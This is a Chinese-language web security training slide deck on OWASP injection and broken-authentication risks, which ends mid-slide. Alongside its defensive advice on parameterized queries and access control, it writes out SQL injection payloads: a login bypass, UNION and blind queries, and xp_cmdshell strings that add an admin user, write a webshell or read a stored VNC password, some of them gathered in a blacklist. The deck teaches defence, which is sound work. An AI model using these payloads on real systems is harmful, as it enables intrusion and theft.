
資料來源：OWASP，iThome整理，2017年11月

<https://www.ithome.com.tw/news/118411>

合規狀況




➤ [Veracode] “STATE OF SOFTWARE SECURITY 2017”






SQL INJECTION TREND




CROSS-SITE SCRIPTING TREND



CREDENTIALS MANAGEMENT TREND



CRYPTOGRAPHIC ISSUES TREND






INDUSTRY COMPARISON – MAJOR VULNERABILITY CATEGORIES

Percentage of Applications Affected

Industry	Cross-Site Scripting	SQL Injection	Credentials Management	Cryptographic Issues
Financial Services	29.0%	19.3%	28.4%	43.5%
Government	49.0%	31.5%	32.7%	48.3%
Healthcare	34.8%	25.4%	32.7%	51.5%
Infrastructure	21.4%	9.0%	21.4%	24.3%
Manufacturing	19.3%	9.9%	18.8%	30.2%
Retail & Hospitality	28.5%	19.3%	30.1%	44.6%
Tech	8.6%	6.6%	10.3%	16.0%
Other	12.8%	8.3%	13.7%	20.4%



A1 - Injection



Injection



➤ 攻擊者透過界面餵入**指令**讓後端程式執行

✓ **SQL Injection**

✓ OS Command Injection

✓ Code Injection

✓ LDAP Injection

✓ XPath Injection

✓

'利用使用者輸入的資料來組合 SQL 語法

```
strSQL='SELECT * FROM tblUser WHERE UserName=' & _  
Request("UserName") & " AND Password=" & Request("Pass")  
& "'
```

'直接交給 SQL Server 執行，這是最危險的地方

```
Set rec=.Execute(strSQL)
```

SQL Injection (生:1998 ~ 卒:?)

透過網站所提供的合法輸入介面，
在輸入資料中夾帶一段SQL 程式碼，
透過網站程式交予後端資料庫執行。

攻擊步驟



尋找系統中可能的注入點

確認後端資料庫種類

已有許多自動化工具可用!



根據想達到的目的注入
SQL攻擊指令

注入SQL攻擊指令



- *Bypass Authentication*
- *Error Based*
- *Union Based*
- *Update Based*

- *Blind*
- *Batch Queries*
- *Extended Procedure*



Bypass Authentication



➤ 不需要知道帳號密碼，就可登入系統!

```
Select
*
From
  Account
Where
  username='[帳號]'
  and
  password='[密碼]'
```

```
Select
*
From
  Account
Where
  username='abcde'
  and
  password=" or 1=1--"
```

攻擊字串範例:

- ' or ''='
- ' or 1=1--
- ' or 1=1/*
-

Demo →

Error Based

- 早期常見：ASP + MS SQL
- 慢慢被解決(?)



➔ 延伸閱讀：“SQL Injection (資料隱碼)– 駭客的 SQL 填空遊戲”

Union Based



▶ 正常結果 + 駭客想知道的查詢結果

```
Select  
  id,user,message  
From  
  board  
Where  
  id= 8
```

```
Select  
  id,user,message  
From  
  board  
Where  
  id= 8  
Union select 1,2,version()--
```

Demo →

Blind SQL Injection



➤ **Error Base 的“修正”**

➔ **隱藏錯誤訊息**

➔ **沒用!!!**

➔ **頁面沒有任何錯誤
訊息供判斷，故稱
“Blind”**

他不是駭客
他其實是程式設計師



Blind SQL Injection (cont.)

▶ 範例：



Recent Transactions

After Before

TransactionID	AccountId	Description	Amount
1	1001160140	Paycheck	1200
1			

True




Recent Transactions

After Before

TransactionID	AccountId	Description	Amount
1			

False



案例



► 猜測資料庫種類與版本

```
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) >100 --> False --> 1 ~ 100
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) >50 --> True --> 50 ~ 100
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) >70 --> False --> 50 ~ 70
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) >60 --> False --> 50 ~ 60
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) >55 --> False --> 50 ~ 55
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) =53 --> True --> ASCII = 53 --> '5'

http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,2,1)) ) =46 --> 5.
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,3,1)) ) =48 --> 5.0
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,4,1)) ) =46 --> 5.0.
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,5,1)) ) =51 --> 5.0.3
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,6,1)) ) =55 --> 5.0.37
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,7,1)) ) =45 --> 5.0.37-
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,8,1)) ) =108 --> 5.0.37-1
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,9,1)) ) =111 --> 5.0.37-10
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,10,1)) ) =103 --> 5.0.37-log ====> MySQL DB
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,11,1)) ) >0 --> False --> Stop !
```

Batch Queries

- ▶ 利用 ; 符號中止原查詢語句，串接其他指令。(MS-SQL 為主)
 - ✓ Select / Insert / Delete / Update / Drop
 - ✓ 資料庫管理用的 Stored Procedure 指令
- ▶ 攻擊字串範例：
 - ✓ id=1 ; drop table account;--
 - ✓ id=1 ; exec master..xp_cmdshell 'net user Hacker Hacker /add';--
- ▶ 不見得會攻擊成功，需要



存取
權限

Batch Queries (cont.)

➤ MS-SQL 還有很多可以用!!

延伸預存程序名稱(MS-SQL)	功用
xp_cmdshell	能夠以 SQL Server 的系統帳號身分來執行任何應用程式。
xp_regXXXX	存取作業系統的registry 資料。
xp_servicecontrol	停掉或啟動某個服務。
xp_terminate_process	停掉某個執行中的程序，但賦予的參數是 Process ID。
xp_dirtree	顯示某個目錄下的子目錄與檔案架構。
xp_oaXXXX	存取伺服器外部 OLE 物件。

防護建議




- 輸入資料檢驗
- 改寫資料庫存取程式
- 權限管理
- 妥善地處理錯誤訊息

Input Validation



➤ SOP :

Decode data before validation !



Input Validation (cont.)



➤ 安全的參數檢驗“範例”

✓ 長度最多10字元

✓ 只允許英文和數字

➔ 只要不符合上述條件即回應錯誤訊息：“您的輸入錯誤!”，收工結束!

➤ Minimize Attack Surface Area !!!



SQL Injection 攻擊字串範例:

```
SELECT select_list FROM table_source WHERE column_name = anynumber;  
declare/*Avoiding space*/@s/**/varchar(255)**/  
select/**/@s=0x626370206d61737465722e2e7379736f626a65637473206f757420633a5c696e65747075625c777777726f6f  
exec/**/master..xp_cmdshell/**/@s
```

<http://renjin.blogspot.tw/2008/05/sql-injection-attacks-by-example.html>

<https://encrypted-tbn3.gstatic.com/images?q=tbn:ANd9GcQEGHeayURjCYeVSTyF0QtLyThsr0JTE0NlbyLP9WTSPTnovTQ>

輸入資料檢驗



讚

➤ 白名單 → 長度!

➤ 黑名單過濾 (不那麼建議)

✓ 不正常的語法關鍵字 檢查不完

- /*
- --
- or 1=1--
- or 2>1--
- ' or ''='
- and 1=1--
- and 1=2--
- ;declare @a int;--
- @@version>1
- 1/0
- order by 100
- ' union select col1,col2,... from table--
- ;exec master..xp_cmdshell 'net user Hacker Hacker /add';--
- ;exec master..xp_cmdshell 'echo WEBSHELL > path/a.asp'--
- ;exec master..xp_regread 'HKEY_CURRENT_USER,Software\ORL\WinVNC3',Password;--
-
-

資料庫存取程式改寫 → 治本!



讚

➤ 程式改成 **Parameterized Queries** 的寫法來存取資料庫

- ✓ 弱點原因來自於 **攻擊者可以操縱最後執行的 SQL 語法**。所以最佳的防治方法就是 將 SQL 語句的邏輯與資料能夠互相隔離開來。
- ✓ 所有 SQL 語句 都要改寫才有效
 - 網站開始撰寫時就要告知所有程式設計師。

資料庫存取程式改寫(cont.)

✓ 程式範例（傳統的寫法）

→ **Bad ! → SQL Injection !!**

...

```
string userName = ctx.GetAuthenticatedUserName();
```

```
string query = "SELECT * FROM items WHERE owner = '"  
                + userName + "' AND itemname = '"  
                + ItemName.Text + "'";
```

```
sda = new SqlDataAdapter(query, conn);
```

```
DataTable dt = new DataTable();
```

```
sda.Fill(dt);
```

...

資料庫存取程式改寫(cont.)

✓ 程式範例 (.NET – C#) (較好的寫法) :

```
string connString =  
WebConfigurationManager.ConnectionStrings["myConn"].ConnectionString;  
using (SqlConnection conn = new SqlConnection(connString))  
{  
    conn.Open();  
    SqlCommand cmd = new SqlCommand("SELECT Count(*) FROM  
Products WHERE ProdID=@pid", conn);  
    SqlParameter prm = new SqlParameter("@pid", SqlDbType.VarChar, 50);  
    prm.Value = Request.QueryString["pid"];  
    cmd.Parameters.Add(prm);  
    int recCount = (int)cmd.ExecuteScalar();  
}
```

資料庫存取程式改寫(cont.)




✓ 程式範例 (Java) (較好的寫法) :

```
String custname = request.getParameter("customerName");  
// perform input validation to detect attacks  
String query = "SELECT account_balance FROM user_data WHERE user_name = ? ";  
PreparedStatement pstmt = connection.prepareStatement( query );  
pstmt.setString( 1, custname);  
ResultSet results = pstmt.executeQuery();
```

權限管理



- 分離應用程式中各個功能模組存取 DB 的權限，以免一個注入點就可取得所有資料。
 - ✓ 千萬不要用 **sa** 執行所有資料庫存取動作!
- 限制資料庫執行程式本身的權限
- 將一般用不到但功能強大的延伸程序刪除或限制其操作者身份。
 - ✓ **MS-SQL** :
 - **sp_addextendedproc**、**sp_addlogin**、**sp_password**、**sp_addsrvrolemember**、**xp_cmdshell**、**xp_availablemedia**、**xp_dirtree**、**xp_servicecontrol**、**xp_subdirs** 等。



A2 - Broken Authentication





Broken Authentication



➤ Web應用程式中身份驗證相關功能有缺陷

- ✓ 身份檢查被繞過 / 身份竊取
- ✓ 身份權限移轉 (越權存取)



有風險的存取控制



▶ 使用網頁參數

✓ 早期常見

- <http://www.test.com.tw/UserDataManagement/UserDataEdit.aspx?access=read>
- https://web_ip/index.php?id=john&is_admin=fales&menu=basic

→ 改！

有風險的存取控制(cont.)



➤ 使用 **cookie**

✓ 如果發現 **Cookie** 中存在類似以下數值

- **uid** : 整數
- **username** : 字串
- **admin** : 0/1/Y/N
- **permission** : 整數/字串

➔ **再改!** (Cookie Poisoning/Spoofing)

➤ 使用 “表單隱藏欄位”

➔ **照改!**

案例：中華電信



中華電信修改任意使用者密碼 x

← → ↻ 🏠 🔒 安全 | <https://zeroday.hitcon.org/vulnerability/ZD-2016-00353>

🔗 漏洞 消息 企業

漏洞

- 全部
- 活動中
- 修補中
- 公開
- WooYun

ZD-2016-00353 中華電信

中華電信修改任意使用者密碼漏洞

攻擊者可竊改找回密碼信箱達到修改任意使用者密碼

處理狀態

敘述

漏洞本質在於修改密碼所需資訊(如找回密碼提示、找回密碼信箱)可被攻擊者竊改導致攻擊者可透過竊改修改找回密碼信箱取得修改密碼驗證碼，最後在成功修改受害者密碼

- 已通報
- 已修補
- 公開





➤ Authentication

- ✓ 不使用預設密碼/弱密碼
- ✓ 使用強密碼 ← 程式控制
- ✓ 設定密碼生命週期
- ✓ 密碼錯誤數次即鎖住帳號(或是延時機制)
- ✓ 別讓前端使用者有機會影響你的認證/授權機制
- ✓ 別以明文方式在網路上傳遞密碼
 - SSL
- ✓ 別以明文方式儲存密碼
 - **Hash / Encryption**


防護建議(cont.)



✓ 修改個人密碼

- 登入之後才能進行
- **Re-authentication**
- 千萬別讓使用者有任何機會操縱要修改的帳號
- **SSL 加密傳輸**
- 通知使用者(例:by email)

✓ 忘記密碼

- 不好的做法：“我家小狗名稱??” 
- **Send a unique time-limited unguessable single-use recovery URL to user's email provided during registration.**

防護建議(cont.)



寄件者: accreditation@accreditation.symantec.com

寄件日期: 2012/8/6 (星期一) 下午 05:3

收件者: fred.weng@sti.com.tw

圖本:

主旨: How to reset your Symantec username and password at the Integral7 Credential Manager

Dear Fred Weng,

